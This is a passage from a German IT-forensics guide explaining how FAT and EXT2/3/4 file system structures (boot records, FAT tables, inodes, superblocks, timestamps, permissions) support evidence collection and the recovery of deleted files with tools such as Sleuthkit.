Das Dateisystem FAT wurde von Microsoft zum Einsatz im Microsoft DOS entworfen. Die forensisch bedeutsame Eigenschaften werden in den Abschnitten der Datensammlung und der Untersuchung genutzt, um wichtige Daten zur weiteren Verarbeitung zu gewinnen (siehe dazu auch [Krö08]). Häufig werden in einer Datensammlung Abbilder des Dateisystems erzeugt. Diese werden dann in einer Post-Mortem-Untersuchung zur Extraktion weiterer Daten verwendet. Die nachfolgende Tabelle 21 fasst die im Anschluss beschriebenen, exemplarisch gewählten Eigenschaften und ihre Einordnung in das Modell des forensischen Prozesses zusammen.

	FS Dateisystem
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Daten über MAC-Zeiten, den FAT Root Folder, die FAT Folder Structure, den FAT Partition Boot Sector, das File Allocation System und das FAT Mirroring
US Untersuchung	Dateiwiederherstellung
DA Datenanalyse	
DO Dokumentation	

Tabelle 21: Zusammenfassung der forensischen Eigenschaften des FAT-Dateisystems

Um mit dem wachsenden Speicherplatzbedarf mithalten zu können, erfuhr das FAT-Dateisystem mehrere Revision. Dadurch wurde die maximale Anzahl von Clustern (siehe Kapitel des Leitfadens) erhöht. FAT12 kann maximal 4084 Cluster unterstützen, FAT16 adressiert 65524 Cluster und FAT32 67092481 (siehe [Bun06]). Des Weiteren wurden als Erweiterung der 8.3 Namensvergabe (max. 8 Zeichen für den Dateiname und 3 Zeichen für den Dateityp) lange Dateinamen (bis zu 255 Zeichen) hinzugefügt. Diese Erweiterung wird auch als VFAT bezeichnet.

FAT ist vom Aufbau her einfacher als NTFS und gestattet keine ACLs, Journaling und besitzt keine der anderen erweiterte Eigenschaften, wie sie von NTFS bekannt sind. Trotz allem ist es auch heute noch weit verbreitet. Dies liegt vor allem darin begründet, dass viele Wechseldatenträger (z. B. USB Sticks, Speichermedien in Digitalkameras usw.) dieses System aufgrund seiner relativ einfachen Implementierbarkeit einsetzen. Deshalb sollen nachfolgend die forensischen Methoden dieses Dateisystems unter Verwendung der Datenarten aus Kapitel und der Abschnitte des forensischen Prozesses aus Kapitel beschrieben werden.

Extraktion der Details über Daten

Wie schon in der allgemeinen Einführung über Dateisysteme im Kapitel beschrieben wurde, verwaltet das Dateisystem die Daten über die in ihm gespeicherten Dateien in Tabellen. Der grundsätzliche Aufbau eines FAT-Dateisystems wird in der nachfolgenden Abbildung 34 überblicksmäßig dargestellt (siehe dazu auch [Bun06]). Eine detaillierte Beschreibung erfolgt im Anschluss an diese einleitende Vorstellung.

Boot-Record	FAT 1	FAT 2	Stamm-verzeichnis	Datenblöcke

Abb. 34: Aufbau eines FAT Dateisystems

Im Boot-Record sind sowohl Daten über den Datenträger, (u. a. Clustergröße, siehe dazu auch Kapitel) als auch Angaben, mit welchem Betriebssystem der Datenträger formatiert wurde und der Datenträgername eingetragen.

In der Dateizuordnungstabelle (engl. File Allocation Table, FAT) ist für jeden Cluster des Datenblocks vermerkt, ob und wenn ja zu welcher Datei bzw. zu welchem Verzeichnis dieser zugeordnet wurde. Von der FAT wird eine innerhalb des Dateisystems eine Kopie angelegt, um die Gefahr eines potentiellen Datenverlustes durch eine beschädigte FAT zu verringern.

Bei jeder Formatierung eines Datenträgers mit dem FAT Dateisystem wird ein Stammverzeichnis angelegt. Von diesem aus, kann auf sämtliche anderen Verzeichnisse, ihre Unterverzeichnisse und Dateien zugegriffen werden. Dazu existieren für jedes Verzeichnis bzw. für jede Datei hier allgemeine Daten über die Datei bzw. das Verzeichnis (beispielsweise Attribute) und die Nummer des ersten Clusters einer Datei bzw. eines Unterverzeichnisses.

Nachfolgend werden forensisch wertvolle Eigenschaften des FAT Dateisystems erläutert.

File Allocation Table (FAT)

Die File Allocation Table ist deutlich einfacher aufgebaut als die in der Funktionalität ähnliche MFT des Dateisystems NTFS.

Struktur der Speicherorganisation

In der File Allocation Table (FAT) wird u. a. die Menge der Cluster (siehe dazu auch Kapitel des Leitfadens) verwaltet, welche von einer Datei belegt werden. Des Weiteren verwaltet die FAT auch den Belegungsstatus aller Cluster. Ein möglicher Status eines Clusters ist es dabei auch, als defekt markiert zu sein. Derartige Cluster werden nachfolgend nicht mehr von dem FAT-Filesystem verwendet. Dadurch können in diesen Clustern Daten versteckt werden. Dies sollte bei einer forensischen Untersuchung beachtet werden.

FAT Mirroring

Aufgrund des Einsatzes des FAT Mirroring-Mechanismus wird die File Allocation Table dupliziert (siehe dazu auch [Bun06]). Im Gegensatz zum NTFS Dateisystem ist die Position dieser Tabelle festgelegt. Sollte dieser Bereich (durch einen Vorfall oder durch einen Hardwaredefekt) unlesbar geworden sein, wird auf diese Spiegelung der FAT zugegriffen. Das FAT Mirroring gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten und kann bei der Rekonstruktion von gelöschten Daten nützlich sein.

FAT Root Folder (Stammverzeichnis)

Der FAT Root Folder beinhaltet einen Eintrag für jede Datei und jedes Verzeichnis in der Wurzel des Verzeichnisbaums (engl. Root). Das besondere an ihm ist, verglichen mit den nachfolgenden Einträgen, dass er eine feste, vorhersagbare Größe (bei Festplatten ein Sektor, d. h. 512 Byte) und eine feste Position hat (siehe dazu auch [Bun06]). Der FAT Root Folder gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Volume Boot Record

Der Volume Boot Record befindet sich im ersten Sektor einer Partition. Durchaus ähnlich zum Partition Boot Sector eines NTFS Dateisystems befindet sich hier der Bootcode. Zusätzlich ist hier auch der BIOS Parameter Block untergebracht. Dies ist ein Datenbank-ähnlicher Bereich, in welchem sich Parameter für die Partition und das innenliegende Dateisystem befinden (siehe dazu auch [Bun06]). Der Volume Boot Record kann von einer Vielzahl von forensischen Werkzeugen interpretiert und gelesen werden. Beispielhaft sei hier die forensische Werkzeugsammlung „Sleuthkit“[108] genannt. Der Volume Boot Record gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten. Ähnlich wie bei dem Partition Boot Sektor eines NTFS Dateisystems kann hier ermittelt werden, ob der Bootcode eines Systems verändert wurde.

Verwaltung der Zeiten

Achtung!

In einem FAT Eintrag befinden sich auch die MAC Zeiten. Die Erstellungszeit (Create) und die Modifikationszeit (Modify) sind hier als Zeit und Datum abgelegt. Die Zeit des letzten Zugriffs (Access) wird aber nur mit einem Datumsstempel gespeichert, d. h. es ist keine Information über die Uhrzeit dieses Zugriffs auslesbar.

Verwaltung der Attribute

Ebenfalls in einem FAT Eintrag ist das Attribut zu einer Datei bzw. einem Verzeichnis hinterlegt.

Dieses kann folgende Werte enthalten (siehe dazu [Bun06]):

- nur lesbar;
- versteckt;
- System;
- Datenträgerbezeichnung;
- langer Dateiname;
- Verzeichnis;
- Archiv.

Forensisch interessant ist dabei besonders das *versteckt* (engl. hidden) Attribut. Mit diesem wird die Datei nicht in normalen Dateiauflistungen (bsp. durch das

108 http://www.sleuthkit.org/sleuthkit/

Kommando *DIR*) erscheinen. Hierfür sollten geeignete andere Werkzeuge (wie beispielsweise alle Dateisystembrowser der in Kapitel vorgestellten Werkzeugsammlungen) verwendet werden.

Die FAT kann von einer Vielzahl von forensischen Werkzeugen interpretiert und gelesen werden. Beispielhaft sei hier die forensische Werkzeugsammlung „Sleuthkit“[109] genannt. Auch die Programme „Recuva[110]“, „Restoration[111]“ und „Undelete Plus[112]“ verfügen über die Eigenschaft, gelöschte Dateien wiederherzustellen. Jedoch hat sich in Tests gezeigt (siehe [FHBa08]), dass die Dateiwiederherstellung nicht immer korrekt durchgeführt wurde. Dies betraf die Rekonstruktion von fragmentierten Dateien eines zu Testzwecken im Projekt „Digital forensic tool Testing[113]“ erstellten Datenträgerabbildes. Des Weiteren geht bei der Dateiwiederherstellung der erste Buchstabe des Dateinamens verloren.

Die FAT gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Extraktion von Rohdateninhalten

Prinzipiell gelten für das FAT Dateisystem auch die Ausführungen aus dem Kapitel. Nachfolgend werden nun ausgewählte forensische Methoden dieser Dateisystemfamilie vorgestellt.

Extraktion von Dateien

Das FAT Dateisystem bietet einige Möglichkeiten, die das Wiederherstellen von gelöschten oder verlorenen gegangenen Daten unterstützen.

Struktur der Speicherorganisation

Mit Hilfe der in den File Allocation Tables gespeicherten Informationen über den physikalischen Ort der zu extrahierenden Daten können die zugehörigen Sektoren ausgelesen werden. Auf diese Weise lassen sich u. a. auch als gelöscht markierte Dateien rekonstruieren.

Der Löschvorgang von FAT im Überblick

Dazu sei zunächst einmal der reguläre Löschvorgang beschrieben, um nachfolgend auf Wiederherstellungsstrategien eingehen zu können.
Der Löschvorgang enthält zwei Aktionen:

- Der erste Buchstabe des Dateinamens innerhalb des Verzeichniseintrages wird durch das ein reserviertes Zeichen (hexadezimal E5) ersetzt. Derartige Verzeichniseinträge werden vom anfordernden Betriebssystem ignoriert.
- In der FAT werden sämtliche für die Datei bereitgestellten Blöcke (engl. Cluster) als „verfügbar“ markiert.

Wie daraus ersichtlich ist, werden beim eigentlichen Löschvorgang einer Datei deren Datenbestand und die Dateiattribute nicht gelöscht, sondern nur als „verfügbar“ markiert. Jedoch geht der erste Buchstaben des Dateinamens bei Einsatz des FAT-Dateisystems verloren. Daraus ergibt sich auch die Strategie der

109 http://www.sleuthkit.org/sleuthkit/
110 http://www.recuva.com/
111 http://www.snapfiles.com/php/download.php?id=106926&a=7119871&tag=234966&loc=2
112 http://undelete-plus.com/download.html
113 http://dftt.sourceforge.net/

forensischen Werkzeuge, welche eine eine Datenrekonstruktion auf der Basis der FAT-Dateisystemstruktur anbieten. Diese lesen alle Verzeichniseinträge ein, welche im Dateinamen als ersten Buchstaben den hexadezimalen Wert E5 enthalten und kennzeichnen die rekonstruierten Dateien als gelöscht.
Der Löschmechanismus des FAT-Dateisystems bedeutet jedoch auch, dass Dateiinhalte, welche als „verfügbar" markiert worden sind, bei der nächsten Schreiboperation des Dateisystems mit neuen Inhalten überschrieben werden können und damit sich bestenfalls noch Reste des alten Bestandes im Slack-Speicher (siehe dazu auch Kapitel) zu finden sind. Hierbei ist zu beachten, dass die Wahrscheinlichkeit dafür, dass eine wiederherzustellende Datei überschrieben wurde steigt, wenn mehr Zeit zwischen Löschvorgang und Wiederherstellung vergangen ist.
Daraus ergibt sich auch die in Kapitel vorgestellte Überlegung, ein laufendes System hart durch Trennung von der Spannungsversorgung auszuschalten. Denn durch ein geordnetes Herunterfahren besteht u. a. die Gefahr, das während des Herunterfahrens schreibende Zugriffe auf das Dateisystem erfolgen, welche auch die als „verfügbar" markierten Einträge mit neuen Inhalten überschreiben könnten.
Das Dateisystem liefert zur Dateirekonstruktion aufgrund seines Aufbaus deshalb die Mechanismen, welche durch die Anwendung eines forensischen Werkzeugs benutzt werden können. Beispielhaft sei hier das forensische Werkzeug *icat* genannt, dass ebenfalls Bestandteil der Werkzeugsammlung *Sleuthkit*[114] ist. Nachdem Dateien rekonstruiert wurden, können diese anschließend detailliert untersucht werden.

Extraktion des Slack-Speichers

Im so genannten Slack-Speicher eines Datenträgers kann man Überreste von alten Dateien finden (siehe dazu auch die Ausführungen in Kapitel). Da ein Datenträger aus Sicht des Computers in Blöcke mit bestimmten Größen unterteilt ist und sich in jedem dieser Blöcke nur eine Datei befinden kann, passiert es, dass bisweilen Blöcke nicht komplett ausgefüllt sind. In diesen nicht belegten Bereichen kann man die Reste älterer Dateien, die diesen Speicherbereich einst belegt haben, finden. Es kann aber auch ebenso vorkommen, dass versucht wurde, im Slack-Speicher Daten vor einem Ermittler zu verstecken.

Achtung, forensische Datensicherung erforderlich!

Im Abschnitt der Datensammlung einer forensischen Untersuchung werden diese Daten ausschließlich durch den Einsatz forensischer Werkzeuge gesichert, welche ein genaues Datenträgerabbild erstellen.
Das beispielhaft ausgewählte Werkzeug *dcfldd*[115] leistet dieses und bietet zusätzlich die Fähigkeit zur automatisierten Erstellung von Prüfsummen, um die Beweisintegrität zu gewährleisten (siehe dazu auch die Ausführungen über die Sicherheitsaspekte in Kapitel).

Extraktion des Swap-Speichers

Die Aufgabe des Swap-Speichers ist es, Daten aufzunehmen, die keinen Platz im

114 http://www.sleuthkit.org/sleuthkit/man/icat.html
115 http://dcfldd.sourceforge.net

Arbeitsspeicher des Computersystems finden. In diesen Daten können prinzipiell die gleichen Informationen wie im Arbeitsspeicher finden. Der große Vorteil ist jedoch, dass die Daten im Swap-Speicher nicht bei Spannungsverlust verloren gehen. Des Weiteren werden Daten im Swap-Speicher nach ihrer Verwendung nicht explizit gelöscht, wodurch man die Möglichkeit hat, aus dem Swap-Bereich ältere Daten zu extrahieren. Unter Windows-basierten Systemen handelt es sich bei dem Swap-Speicher um die im root-Dateisystem befindliche Swap-Datei *pagefile.sys* (siehe dazu auch Kapitel).

Hauptspeicher-analyse Techniken erforderlich

Für die deutlich umfangreichere Analyse dieser Daten wird nun auf ein Vorgehen analog zur Analyse des Hauptspeichers[116] verwiesen. Einzelne Dateien lassen sich aber eventuell unter Verwendung des forensischen Werkzeugs *icat* als Bestandteil der Werkzeugsammlung *Sleuthkit*[117] extrahieren. Dabei muss dann jedoch immer beachtet werden, dass die Daten im Swap durchaus älter sein können und nicht aus der letzten Sitzung stammen müssen. Eine Überprüfung, ob der Swap auf dem zu untersuchenden System bei jedem Neustart geleert wird und wann dieser Neustart war, kann hier sehr weiterhelfen.

Auch die im Kapitel beschriebene Technik des Filecarvings kann auf die Swap-Datei angewendet werden. Jedoch ergeben sich auch hierbei die für das Filecarving typischen Nachteile (Verlust der Metadaten, Falschklassifizierung von Dateien).

Die Sicherung des Swap-Speichers erfolgt durch Kopieren der Swap-Datei aus dem Dateisystem.

Zusammenfassung der Erkenntnisse

Die Einordnung des Dateisystems FAT anhand der allgemeinen Eigenschaften von Dateisystemen aus Kapitel erfolgt in der Tabelle 22.

FAT	
Speicherorganisation	vorhanden
Verwaltung von Zeiten	vorhanden
Verwaltung von Attributen	vorhanden
Verwaltung von Rechten	nicht vorhanden
Journaling	nicht vorhanden
Versionierung	nicht vorhanden
ADS	nicht vorhanden

Tabelle 22: Merkmale des FAT Dateisystems

Die nachfolgende Abbildung 35 verdeutlicht die Zuordnung der forensischen Methoden des Dateisystems FAT als Teil der grundlegenden Methode des Dateisystems (FS).

116 Die Hauptspeicheranalyse liegt außerhalb des vorliegenden Leitfadens, es wird auf weiterführende Literatur (u. a. [Ges08] verwiesen.
117 http://www.sleuthkit.org/sleuthkit/man/icat.html




Abb. 35: Einordnung des FAT Dateisystems in die Datenarten und die Abschnitte des forensischen Prozesses

Das Dateisystem FAT ist in den Abschnitt der Datensammlung im forensischen Prozess bzgl. der Gewinnung von Details über Daten und in den Abschnitt der Untersuchung bzgl. der Gewinnung von Rohdateninhalten einzuordnen.

Die Dateisysteme EXT2, EXT3, EXT4 sowie EXT3-cow

Die Dateisystemfamilie EXT wird sehr häufig für Linux Betriebssysteme eingesetzt und repräsentiert die Basisinstallation von vielen Linux Distributionen (u. a. SUSE, RedHat und Debian). Sie ist damit weit verbreitet und auch im Rahmen von forensischen Untersuchungen anzutreffen. Es kann von einer Dateisystemfamilie gesprochen werden, welche ursprünglich aus UFS (welches u. a. in Solaris von Sun Microsystems eingesetzt wird) heraus entwickelt wurde.

Die forensischen Eigenschaften werden in den Abschnitten der Datensammlung genutzt, um Daten zur weiteren Verarbeitung zu gewinnen. Da es in der Natur des Dateisystems liegt, auf einem physischen Datenträger gespeichert zu sein, eignen sich die nun vorgestellten Informationsquellen auch zu einer Offline-Analyse. Eine kurze Zusammenfassung der forensisch nutzbaren Eigenschaften der beiden Dateisysteme geben die nachfolgenden Tabellen 23 und 24 für die Dateisysteme EXT2 und EXT3.

	FS Dateisystem
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Daten der Inodes, MAC-Zeiten, Dateizugriffsrechte, Slack-Speicher, Swap-Speicher
US Untersuchung	Dateiwiederherstellung
DA Datenanalyse	
DO Dokumentation	

Tabelle 23: Zusammenfassung der forensischen Eigenschaften des EXT2 Dateisystems

	FS Dateisystem
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Daten der Inodes, MAC-Zeiten, Dateizugriffsrechte, Slack-Speicher, Swap-Speicher, Journaling
US Untersuchung	Dateiwiederherstellung
DA Datenanalyse	
DO Dokumentation	

Tabelle 24: Zusammenfassung der forensischen Eigenschaften des EXT3 Dateisystems

Die allgemeinen Eigenschaften von EXT (siehe dazu auch [Car05]) sind eine hohe Zuverlässigkeit (durch redundante Speicherung wichtiger Datenstrukturen) und eine hohe Geschwindigkeit (durch eine relative Nähe aller relevanten Daten zu der dazugehörigen Datei).

EXT3 allgemein

Die Basis war das EXT2 Dateisystem, auf Basis dessen wurde EXT3 mit der Erweiterung durch ein Journal (siehe dazu auch die Ausführungen über NTFS im Kapitel) entwickelt. Auch änderte sich das Löschverhalten erheblich.

EXT4 allgemein

Um die Speicherkapazität weiter auszubauen (16TB als maximale Dateisystemgröße) und unter Beibehaltung des Journaling wurde EXT4 (1EB, Exabytes, entspricht 2^{60} Bytes) entworfen. Hierbei wurde vor allem die Skalierbarkeit adressiert. EXT4 gilt derzeit noch als experimentell, die Entwickler raten derzeit vom Einsatz auf Produktionssystemen ab.

EXT3 cow allgemein

Ebenfalls experimentell aber forensisch sehr interessant verspricht die Entwicklung des EXT3 cow (copy on write) zu sein. Hierbei handelt es sich um ein versionierendes Dateisystem, bei welchem jeweils die Unterschiede des Dateisystems mit gespeichert werden. Auf diese Weise lässt sich theoretisch ein beliebiger zeitlicher Zustand des Dateisystems rekonstruieren.

Exemplarisch werden nun nachfolgend ausgewählte forensische Methoden der EXT Dateisystemfamilie unter Verwendung der Datenarten aus Kapitel und der Abschnitte des forensischen Prozesses aus Kapitel vorgestellt. Dabei wird bei besonderen Eigenschaften vermerkt, zu welchem Dateisystem aus der Familie diese gehören.

Extraktion von Details über Daten

Prinzipiell gelten für die EXT Dateisystemfamilie auch die Ausführungen aus dem

Kapitel. Bevor auf die forensischen Eigenschaften der EXT Dateisystemfamilie eingegangen wird, soll die Grundstruktur einer EXT Partition vorgestellt werden (siehe dazu auch [Far05]). Dabei wird zum Formatierungszeitpunkt der zur Verfügung stehende Speicherbereich in gleich große[118], so genannte Blockgruppen unterteilt. Die Abbildung 36 verdeutlicht diesen Aufbau.




Abb. 36: Aufbau einer Blockgruppe in der EXT Dateisystemfamilie

Der Superblock enthält dabei die zentralen Verwaltungsdaten (siehe nachfolgende Beschreibungen). Aufgrund seiner fundamentalen Bedeutung für das Dateisystem gab es ursprünglich eine Kopie des Superblocks in jeder Blockgruppe. In neueren Implementierungen gibt es nun mehrere Kopien an ausgewählten Stellen. Die Gruppendeskriptoren enthalten Daten darüber, wie viele Blöcke und Inodes noch frei sind und wie viele Verzeichnisse in dieser Blockgruppe aktuell existieren. Die Gruppendeskriptoren sind analog zum Superblock mit mehreren Kopien vertreten. In den Block- und Inode-Bitmaptabellen wird in einem Bit gespeichert, ob ein Block bzw. ein Inode belegt ist. Den Bitmaptabellen schließt sich die Inode-Tabelle an. Die nachfolgend vorgestellten Inodes sind Verwaltungsstrukturen, welche auf Dateien verweisen. Dabei ist jeder Datei und jedem Verzeichnis genau ein Inode zugeordnet. Die eigentlichen Dateiinhalte finden sich dann in den Datenblöcken. Nachfolgend werden nun forensische Methoden dieser Dateisystemfamilie vorgestellt.

Inodes

Inodes werden, u. a. in der*Inodes* EXT Dateisystemfamilie, genutzt, um wichtige Details über Daten zu speichern.

Struktur der Speicherorganisation

Ein Inode ist immer 128 Byte lang und beinhaltet alle wichtigen Details über eine Datei, mit Ausnahme des Dateinamens. Dieser wird im Verzeichnis als Dateiinhalt gespeichert, in dem sich diese Datei befindet.
Eine besondere Behandlung erhalten Dateien, deren Dateiname mit einem Punkt beginnt. Eine Vielzahl von Betriebssystemen zeigt diese Dateien im Rahmen einer Dateiauflistung nicht ohne zusätzliche Parameter an (z. B. durch Auflistung mittels des „ls -a“ Aufrufes).
Ein Inode beinhaltet die Zugriffsrechte, Zugriffszeiten, aber auch Verweise auf die eigentliche Speicheradresse der dazugehörigen Daten (siehe dazu auch Kapitel).
Die Struktur eines Inodes sieht wie folgt aus:

Dateizugriffsrechte
Besitzer/Gruppe
Größe
Zeitstempel
...

118 Die letzte Blockgruppe kann eine jedoch eine geringere Grösse aufweisen

12 direkte Datenzeiger
1 indirekter Datenzeiger
1 doppelt indirekter Datenzeiger
1 dreifach indirekter Datenzeiger

Datenzeiger

Von besonderem forensischen Interesse sind die Datenzeiger. Zwölf direkte Datenzeiger geben an, wo sich der Inhalt der Datei auf dem Dateisystem befindet. Sollte der Platz nun dafür nicht ausreichen, wird noch der indirekter Datenzeiger genutzt, der auf eine Stelle im Dateisystem verweist, an dem sich weitere Zeiger auf die eigentlichen Daten befinden. Der doppelte indirekte Datenzeiger verweist auf eine Stelle, an der Zeiger gespeichert sind, die auf weitere Stellen verweisen, an denen dann die eigentlichen Daten gespeichert sind. Dieses Prinzip setzt sich auch beim dreifachen indirekten Datenzeiger fort.

Es ist einsichtig, wie nützlich diese Informationen zur Wiederherstellung von Dateien und ganzen Verzeichnisstrukturen sind. Es ist hierbei hilfreich zu wissen, dass der zweite Inode einer Partition immer deren Wurzelverzeichnis repräsentiert. Wenn die Datenzeiger bekannt sind, können die Bereiche leicht ausgelesen werden.

Zum Extrahieren der Inodedaten kann beispielsweise Werkzeug *istat* der Werkzeugsammlung „Sleuthkit“[119] verwendet werden. Inodes gehören bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Superblock

Der Superblock ist Bestandteil der meisten UNIX-Dateisysteme und beinhaltet kritische Verwaltungsinformationen (siehe dazu auch [Car05]). Im Superblock sind beispielsweise die Größe des Dateisystems, die Liste freier Blöcke und Inodes und die Größe der Inode-Liste gespeichert. Diese Informationen sind essentiell, um ein Dateisystem zu rekonstruieren. Daher speichern die hier behandelten Dateisysteme mehrere Sicherheitskopien des Superblocks. Ist der primäre Superblock beschädigt, können mit Hilfe des Werkzeugs dumpe2fs (EXT2) die Sicherheitskopien aufgefunden werden. Mit dem Werkzeug e2fsck (EXT2) kann das Dateisystem dann wiederhergestellt werden.

Erstellungszeitpunkt des Dateisystems

Als weitere, forensisch wertvolle Information befindet sich der Zeitpunkt der Erstellung des gesamten Dateisystems im Superblock des EXT Dateisystems.

Ebenfalls im Superblock befindet sich die Angabe des *last mount*, hier wird die Zeit mitgeführt, wann das Dateisystem das letzte Mal in ein laufendes System eingebunden wurde.

Verwaltung von Zeiten

Bei den MAC-Zeiten (siehe dazu auch Kapitel handelt es sich um die Zeitpunkte der letzten Modifikation, des letzten Zugriffs (Access) und der letzten Veränderung der Metadaten einer Datei (Creation). Damit kann man beispielsweise auch erkennen, wann zuletzt eine Binärdatei oder ein Skript ausgeführt wurde. Die Zugriffszeit wird auch neu gesetzt, wenn auf eine Bibliotheksfunktion aus einer Programmbibliothek zugegriffen wird. Somit stellen die MAC-Zeiten ein mächtiges Werkzeug dar um den Weg des Angreifers durch das System zurückverfolgen. Dennoch ist offensichtlich, dass man diese Informationen bei

119 http://www.sleuthkit.org/sleuthkit/

unvorsichtigem Vorgehen sehr schnell zerstören kann. Man muss sich darüber im Klaren sein, dass jede Aktion auf einem Live-System unweigerlich MAC-Zeiten verändern wird. Die MAC Zeiten werden in den Inodes geführt.
Zum Extrahieren der Inodedaten kann beispielsweise Werkzeug *istat* der Werkzeugsammlung „Sleuthkit“[120] verwendet werden. Inodes gehören bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Verwaltung von Attributen
Die EXT Dateisystemfamilie verwendet ebenfalls Attribute (siehe dazu auch die Ausführungen über Attribute des NTFS Dateisystems im Kapitel). Diese sind im Einzelnen:

- FIFO;
- Zeichenorientierte Gerätedatei;
- Verzeichnis;
- Blockorientierte Gerätedatei;
- Datei;
- Symbolischer Link;
- Socket.

Da unter Linux auch Geräte oder Netzwerksockets als Dateien dargestellt werden, geben diese Attribute Aufschluss darüber, um was es sich bei der betrachteten Datei handelt. Beispiele hierfür sind Sockets, Links (Verknüpfungen), aber auch Geräte und klassische Dateien.
Forensisch interessant sind diese Informationen unter anderem dadurch, dass im Linux Betriebssystem in bestimmten Verzeichnissen fast ausschließlich Gerätedateien zu finden sind (beispielsweise im /dev Verzeichnis). Rootkits lagern hier u. U. reguläre Dateien ab, welche häufig Namen von Gerätedateien tragen.

Verwaltung von Rechten
Dateizugriffsrechte kennzeichnen, welcher Benutzer oder welche Benutzergruppe Zugriff auf eine Datei hat. Im Einzelnen beinhaltet die EXT-Dateisystemfamilie die folgenden Rechte für Dateien:

- Read - die Datei darf eingelesen werden;
- Write - die Datei darf modifiziert bzw. gelöscht werden;
- Execute - die Datei darf ausgeführt werden.

Diese Rechte gelten prinzipiell auch für Verzeichnisse.
Dabei wird das Leserecht benötigt, um die im Verzeichnis vorhandenen Dateien anzeigen zu lassen, jedoch wird das Execute-Recht benötigt, um mehr als den Dateinamen anzuzeigen.
Weiterhin ist es möglich, bei gesetztem Schreibrecht auf dem Verzeichnis eine von den Dateirechten als schreibgeschützt markierte Datei zu löschen. Die Dateizugriffsrechte beinhalten weiterhin die Angabe des Besitzers der Datei, sowie die Gruppe, der die Datei gehört. Hierdurch lassen sich im Rahmen einer Untersuchung Aussagen darüber treffen, welches Nutzerkonto dazu in der Lage war, wie auf welche Dateien zuzugreifen. Dadurch können ggf. Verdachtsmomente ausgeräumt werden. Hierbei ist es wichtig zu wissen, dass bei aktivierten Metadatenjournaling jede Veränderung der Zugriffsrechte in diesem aufspürbar ist

120 http://www.sleuthkit.org/sleuthkit/

(siehe nächster Punkt).
Des Weiteren signalisieren die Dateizugriffsrechte zusätzlich, ob eine Datei oder ein Verzeichnis vorliegt. Hinzu kommen nun noch die Benutzerumschaltflagge und die Gruppenumschaltflagge (suid, sgid). Diese sorgen dafür, dass ein Programm immer mit den Rechten des Besitzers, respektive der besitzenden Gruppe ausgeführt wird.

Achtung!

Häufig werden bei Vorfällen Programme mit aktivierter Benutzerumschaltflagge benutzt, um die Zugriffsrechte des Dateibesitzers zu erlangen. Wenn der Dateibesitzer nun ein Administratorenkonto besitzt, hat nun auch ein unauorisierter Nutzer Administratorrechte. Es ist daher sinnvoll, nach Dateien mit solchen Dateirechten zu suchen, um mögliche Schwachstellen zu identifizieren und so den Vorfallsverlauf verfolgen zu können.

Access Control List

Zu den Dateizugriffsrechten zählen ebenfalls die erweiterten Attribute und die Access Control Lists (ACLs). Mit Access Control Lists kann man detaillierte Zugriffsrechte für Dateien und Verzeichnisse einrichten. Erweiterte Attribute erlauben es beispielsweise, eine Datei auf *immutable* zu setzen. Damit ist diese, unabhängig von Dateiattributen, nicht mehr zu verändern (siehe dazu auch [Car05]). Der Systemadministrator kann jedoch das *immutable*-Bit ohne Einschränkungen wieder entfernen.

Extraktion von Rohdateninhalten

Prinzipiell gelten für die EXT Dateisystemfamilie auch die Ausführungen aus dem Kapitel. Nachfolgend werden nun ausgewählte forensische Methoden dieser Dateisystemfamilie vorgestellt.

Struktur der Speicherorganisation

Für die Wiederherstellung von gelöschten Dateien muss die Speicherorganisation der EXT Dateisystemfamilie bekannt sein. Diese bietet einige Möglichkeiten, um diese Rekonstruktion zu unterstützen.

Extraktion von Dateien

Mit Hilfe der in den Inodes gespeicherten Informationen über den physikalischen Ort der zu extrahierenden Daten können die zugehörigen Sektoren ausgelesen werden. Auf diese Weise lassen sich u. a. auch als gelöscht markierte Dateien rekonstruieren.

Der Löschvorgang in der EXT Dateisystemfamilie

Der Löschvorgang ist zwischen den Dateisystemreversionen EXT2 und EXT3 um eine Dateisystemaktion erweitert worden, welche die Rekonstruktion von gelöschten Dateien erheblich erschwert.

- Beim EXT2 Dateisystem werden beim Löschen die eigentlichen Datenblöcke, der zugehörige Inode und die Verzeichniseinträge als „verfügbar“ markiert (sehr ähnlich zum Löschvorgang im NTFS-Dateisystem), ohne jedoch Dateiinhalte oder die interne Struktur von Inodes zu verändern. Forensische Werkzeuge zur Dateiwiederherstellung von EXT2 Dateisystemen brauchen also nur nach dieser Kennung zu suchen, um gelöschte Dateien zu rekonstruieren.
- Beim EXT3 Dateisystem werden zusätzlich zum beschriebenen Löschvorgang die Dateigrößen- und die Blockadressenangaben gelöscht.. Damit

ist eine Zuordnung der Dateiinhalte zu zusammenhängenden Dateien nicht mehr ohne weiteres möglich. Erste Ansätze zur Dateiwiederherstellung beim EXT3 Dateisystem basieren auf dem Journal sind u. a. in [Car05] beschrieben.

